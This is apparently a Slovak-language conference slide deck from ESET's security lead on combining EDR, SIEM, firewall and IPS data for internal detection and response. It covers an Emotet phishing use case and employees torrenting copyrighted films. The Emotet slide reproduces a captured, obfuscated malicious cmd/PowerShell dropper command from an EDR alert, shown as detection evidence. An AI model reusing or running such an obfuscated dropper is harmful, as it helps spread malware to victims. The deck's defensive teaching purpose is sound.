


Zvyšovanie efektívnosti internej bezpečnosti integráciou nástrojov

Daniel Chromek



ENJOY SAFER TECHNOLOGY™





Daniel
Chromek

\$whoami

- 14 rokov v bezpečnosti
- Pracujem v ESET-e od 2009
- Security consultant -> internal security
- V roli CISO od 2010, FT od 2016

Agenda

- ① Použité technológie
- ② Spôsob nasadenia
- ③ Vizibilita a use-casy

Použité technológie

EndPoint

- Windows Event Log
- ESET Endpoint Security:
 - Antivírus
 - HIPS
 - Personal FW
- ESET Enterprise Inspector:
 - EDR

Sieť

- Sieťový FW
- NG IPS
- Flow collection
- IOC generátor

ESET EDR – Enterprise Inspector (EEI)

Procesy:

Cesta k executable / hash / parent(s) /
reputácia / DLL

Cmd parametre

Zapísané súbory

URL / IP adresy

The screenshot displays the ESET Enterprise Inspector (EEI) interface. The main window shows an alert titled "Common Action registry modified by ...". The alert details include:

- NAME:** File Common Action Registry
- FILE NAME:** C:\Windows\System32\cmd.exe
- MD5 HASH:** 1
- PRIORITY:** 1
- APPROVAL:** 0 (Not Approved)
- REPUTATION:** 0 (Not Reputable)
- LAST DETECTED:** 2023-08-25 10:02:00 AM

The interface also shows a sidebar with navigation options (ALARM, INCIDENTS, HOSTS, CONNECTIONS, FILES) and a bottom navigation bar with buttons for "View Alerts", "View by File Path", "View by Process", "View by IP", "View by URL", "View", "Export", "Import", "Settings", "Help", and "Log Out".

EndPoint Security vs. Enterprise Inspector

Endpoint Security (Antivírus)	Enterprise Inspector (EDR)
B/W Detekcia malware*	Pravidlá na neštandardné stavy
Automatické blokovanie hrozieb	Semiautomatické / Manuálne blokovanie (napr. hash)
Limitované informácie o malware	Podporné informácie o správaní procesu
Limitovaná možnosť ovplyvniť správanie nad hrozbou	Editovanie pravidiel + výnimiek
Limitovaná viditeľnosť do udalosti	Efektívny drill-down
Nízka prevádzková réžia	Potreba analytika na vyhodnocovanie alertov + nastavenie pravidiel


Agenda

- ① Použité technológie
- ② Spôsob nasadenia
- ③ Vizibilita a use-casy

Spôsob nasadenia


- Core systém == SIEM
- Ciele:
 1. Detekcia / vizibilita na endpointoch a sieti
 2. Integrácia toolov na zlepšenie #1
 3. *Automatizácia vyhodnotenia a response*

Spôsob nasadenia



Integrácia zdrojov

1. Natívne na úrovni SIEM cez DSM
2. Využitím STIX / TAXII konektora na * Threat Intelligence feed



Agenda

- ① Čo je EDR
- ② Spôsob nasadenia
- ③ Vizibilita a use-casy

Use-case: Emotet

- Phishing kampaň 11/2018 – UK a DE

1. Detekcia:

FW log - connection

C2 IP – cez ETI

EEl – správanie sa na endpointe

Use-case: Emotet

2. Response: Second stage malware?

mem dump + scan, analýza

vs.

Analýza procesov v EEI



MS Office application has invoked script i...

SOURCE	MS Office application has invoked script interpreter [D0807]
CATEGORY	Office
OCCURED	4 months ago - 12. nov 2018 10:20:12
PRIORITY	1

```
/c Cmd /c "set vtb=Sv H14a ( " )"nIOj-'X'+]3,1[)
(gNIRTSot.EcneREFerpEsObREV$ (.^|)93]rAhC[, 'UOr'eCal
perC- 63]rAhC[, )86]rAhC[+45]rAhC[+58]rAhC[( eCalperC-
421]rAhC[, )811]rAhC[+211]rAhC[+701]rAhC[( eCalperC- )'
UOrXUOr+]31['+DiLleH'+s'+D6U+++]1['+d'+iLLE+'HSD6U'
+' (^&v'+pk)(d'+neOt'+da'+Er'+.)'+)i'+IC'+SA::]'+'gNiDoc
NE.TXET.'+MEtSYs'+['+', ) ']+ss'+Erpm'+OCed:'+:]e'+dom
No'+IsseR'+pmo'+C.'+nois'+sErpmOC.Oi.'+M'+etsYS[ , ) U
OrP4'+us+'Vo'+Z'+JotY7'+5N'+U'+YmueNC'+DxK'+nu'+
'GdhwMFyM'+j'+JQ'+Ve7zgT1K'+j'+sJ'+8fU'+pxr2bHKcO'
+'Ltjm'+nL6nE'+yQ+tZ3wk'+A'+w'+Y'+uH0eb'+s/e+'Ygk
w'+WLDlUo2'+1impZs8g'+D'+G'+qO'+dz'+n'+2pYX+'Jg3.
```

Use-case2: neautorizovaný autorský obsah

- Viacero prípadov cez Torrent / uloz.to,...

1. Detekcia:

FW log – connection info

IPS – detekcia torrentu pri pripojení na tracker – hash

Suricata – URL IOC

EDR – správanie na endpointe

Use-case2: neautorizovaný autorský obsah

2. Response: čo sa presne stiahlo?

- Použitá aplikácia ≈ možnosť huntingu a blokovania cez EEI


SHA-1	65D9AF30317993E819A8F2920828FE458E1BA60
SIGNATURE TYPE	Valid
SIGNER NAME	"Rare Ideas, LLC"
WHITELIST TYPE	None
FILE DESCRIPTION	uTorrent Portable
FILE VERSION	3.4.5.41202
COMPANY NAME	PortableApps.com
PRODUCT NAME	uTorrent Portable
PRODUCT VERSION	3.4.5.41202
INTERNAL NAME	uTorrent Portable
ORIGINAL FILE NAME	uTorrentPortable_3.4.5.41202_online.paf.exe

Use-case2: neautorizovaný autorský obsah

2. Response: čo sa presne stiahlo?

- Stiahnutie

== write



- Prehliadanie $\approx \approx$ cmd line argument:

PROCESS	vlc.exe (1396)
COMMAND LINE	--started-from-file "D:\Filmy\ [redacted] .avi"

Zhrnutie

- Vizibilita – korelácia / obohatenie udalostí
- Skrátenie času IR + odbúranie false-pos
- Adopcia TTP na úrovni EEI
- Aktívny response



ENJOY SAFER TECHNOLOGY™

www.eset.sk/enterprise

business.solutions@ eset.sk